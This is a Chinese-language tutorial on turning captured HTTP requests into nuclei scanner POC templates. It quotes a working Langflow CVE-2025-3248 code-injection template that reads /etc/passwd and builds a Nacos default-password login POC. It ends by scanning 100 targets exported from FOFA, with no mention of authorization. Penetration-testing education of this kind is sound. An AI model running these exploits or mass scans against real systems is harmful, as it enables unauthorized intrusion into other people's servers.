
nuclei-POC编写实战
前言
众所周知,poc在渗透测试或者红队中非常的关键,本文不讲如何审计代码,挖掘漏洞,只是简单的介绍在编写poc的过程中一个小小的步骤,就是将漏洞从数据包的格式转换为可用于批量扫描的poc格式。
不同的扫描器的poc格式有一定的差别,我以使用最为广泛的nuclei为例,编写poc。
POC格式
要编写nucleiPOC首先就要了解POC的格式:
https://github.com/adysec/nuclei_poc
https://github.com/projectdiscovery/nuclei-templates
项目中有很多nuclei的poc,随便找一个研究一下
CVE-2025-3248.yaml
id: CVE-2025-3248

info:
  name: Langflow AI - Unauthenticated Remote Code Execution
  author: nvn1729
  severity: critical
  description: |
    Langflow versions prior to 1.3.0 are susceptible to code injection in the /api/v1/validate/code endpoint.A remote and unauthenticated attacker can send crafted HTTP requests to execute arbitrary code.
  reference:
    - https://github.com/langflow-ai/langflow/pull/6911
    - https://github.com/langflow-ai/langflow/releases/tag/1.3.0
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2025-3248
    cwe-id: CWE-306
    epss-score: 0.00049
    epss-percentile: 0.12268
  metadata:
    verified: true
    max-request: 1
    shodan-query: html:"Langflow"
  tags: cve,cve2025,python,rce,injection,langflow

http:
  - raw:
      - |
        POST /api/v1/validate/code HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/json

        {"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n  pass"}

    matchers-condition: and
    matchers:
      - type: regex
        part: body
        regex:
          - "root:.*:0:0:"

      - type: word
        part: content_type
        words:
          - "application/json"

      - type: status
        status:
          - 200
# digest: 4b0a00483046022100f1c1bc88f8e0d10df9f8234598bfd1ade93c45380ae79c74bbd81d86e561a639022100c2fe6ecad14eeb60d2dfe2bf224c8e0920168b60bfbc15d60c6680418489ae88:922c64590222798bb761d5b6d8e72950
可以总结出POC的基本格式
- yaml文件

编辑yaml格式的文件可以用vscode,只需要下载一个插件即可,当然也可以用下面要介绍到的burp插件
- 格式
id: 漏洞编号
info: 漏洞信息(名称[name]、作者[author]、危害程度[severity]、描述[description]、标签[tag]
http: 请求包
matchers: 匹配规则
匹配响应包
| Matcher Type | Part Matched | 说明 |
|---|---|---|
| status | Integer Comparisons of Part | 状态码 |
| size | Content Length of Part | 大小 |
| word | Part for a protocol | 关键字匹配 |
| regex | Part for a protocol | 正则匹配 |
| binary | Part for a protocol | 二进制匹配 |
| dsl | Part for a protocol | dsl复杂匹配 |
编写POC
这里推荐一个项目
https://github.com/projectdiscovery/nuclei-burp-plugin
可以一键将burp的数据包转换为nuclei的poc格式

这是一个官方的burp插件,也可以在拓展商店安装
插件配置

- 第一栏填本地的nuclei的可执行文件路径
- 第二栏填nuclei扫描使用的poc文件夹
- 第三栏是作者
- 第四个选项看个人喜好
数据包直接生成poc

生成之后可以直接测试

这里生成的poc并不完整,因为还没有匹配响应包特征,无法判断poc是否攻击成功
接下来再编写matchers部分

由于如果登陆成功了之后会直接在返回包中返回json格式的accessToken,所以可以以返回包中的该关键字作为攻击是否成功的标识
maches:
    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - "accessToken"

      - type: status
        status:
          - 200

添加匹配规则了之后,保存为yaml文件就可以正常使用了,这里相当于是一个nacos的弱口令的poc
id: test-nacos

info:
  name: test
  author: Litsasuk
  severity: high
  description: nacos默认密码登陆
  reference:
    - https://
  tags: nacos,wake password

http:
  - raw:
      - |-
        POST /nacos/v1/auth/users/login HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
        Accept: application/json, text/plain, */*
        Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
        Content-Type: application/x-www-form-urlencoded
        Content-Length: 29
        Connection: keep-alive
        Priority: u=0

        username=nacos&password=nacos

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - "accessToken"

      - type: status
        status:
          - 200
POC使用

nuclei -l urls.txt -t testPOC.yaml
从fofa导出100个目标
app="nacos" && port="8848" || icon_hash="13942501"||icon_hash="1227052603" && port="8848"
然后用刚才的poc进行扫描

 浙公网安备 33010602011771号